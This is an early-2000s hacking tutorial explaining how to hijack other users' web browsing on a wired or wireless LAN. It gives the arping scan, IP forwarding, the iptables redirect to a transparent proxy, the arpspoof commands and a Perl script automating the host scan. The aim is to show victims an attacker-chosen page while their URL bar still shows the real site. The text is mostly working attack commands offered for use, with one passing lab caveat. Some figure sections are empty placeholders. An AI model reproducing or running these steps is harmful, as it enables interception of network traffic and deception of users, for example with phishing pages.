Tricking the wireless user.

By xxradar.
http://www.radarhack.com
mailto:xxradar@radarhack.com.

Version 1.0 06-09-2003

Introduction

I took me several days to figure out on how to do it, but here we go. Al research was done on Windows2000 with a tool called 'Cain & Able' and a demo version of a commercial firewall.
Thanks to the moderators at http://serureit.co.il/ to point out a Linux equivalent.
We're going to configure our Linux box equipped with an Ethernet or wireless card (more fun), to intercept http connections and display a webpage of choice, without using DNS spoofing. It will happen transparently and be hard to detect on the targeted machines.
This will only work if you're connected to the network to 'hijack', so wireless networks are an easy target. Of course, try this in a lab environment, because this may seriously mess up routers and servers.

First of all, examine the network.

I tried to find a relative stealthy and correct way of listing all addresses on the network.
I used a tool called arping to get a list of all active IP address on the segment. It is quite stealthy and tricks firewalls in revealing their MAC address (and of course their IP addresses), as most users on the network. His way of scanning will beat also personal firewalls installed on client machines.

```
root@localhost scripts]#  arping -c1 -w1 192.168.10.x
```

It's quite slow, you'll find a badly written Perl script to automate it in appendix A. At this point all 'available' targets are known.

Setting up the http interception and routing.

First of all turn on forwarding (if not done yet).

```
root@localhost scripts]#  echo 1 >/proc/sys/net/ipv4/ip_forward
```

Please note that all non-http traffic must get out, especially DNS uninterrupted. Verify that the iptables has an accept policy for the forward chain or appropriate rules.

With IPtables, redirect all incoming packets with a destination port 80 (http) to port 81. This is nothing more than mapping port 80 to port 81.

```
root@localhost scripts]#  iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 81
```

On port 81, there is a transparent proxy running. The tool is really intended to intercept http connections and to proxy-chain them to a real proxy servers. You can download it at http://www.transproxy.nlc.net.au/.
To succeed in the trick, put your local IP address running a webserver, hosting a simple webpage instead of the proxy.

```
root@localhost scripts]#  ./tproxy -s 81 -r nobody 192.168.10.44 80
```
(192.168.10.44 is the attacking machine)


Intercepting network traffic.

To intercept the network traffic, use arpspoofing to get all traffic into your attacking machine.
This can be done via a tool called arpspoof. Spoof all the targets you obtained in the arping scan.


```
root@localhost scripts]#  arpspoof -t 192.168.10.33 192.168.10.1
```

(192.168.10.33 is the attacking machine, and 192.168.10.1 is the router)

Before the arpspoof ...



After the arpspoof ...



Conclusion

Have fun and be carefull.
The browser shows the hijacked page, but the URL bar is still showing the visited webpage. The only way to prevent this is using ssl or ipsec in the internal lan, or prevent arpspoofing.
So it will work most of the time :-)

Appendix A

The badly written perl script to automate ‘arping’.

```
#!usr/bin/perl

open(IN_LST,"./ipaddress.txt");
        while (<IN_LST>)
        {
        $LINE = $_;
        $RETURN = system 'arping', '-I', 'eth0', '-c', '1', '-w','1',
$LINE;
        print $RETURN;
        }

close(IN_LST) || die "can't close   $!";
```

I used 'imp-range' to generate the list in ./ipaddress.txt
It is available at http://www.packetstormsecurity.com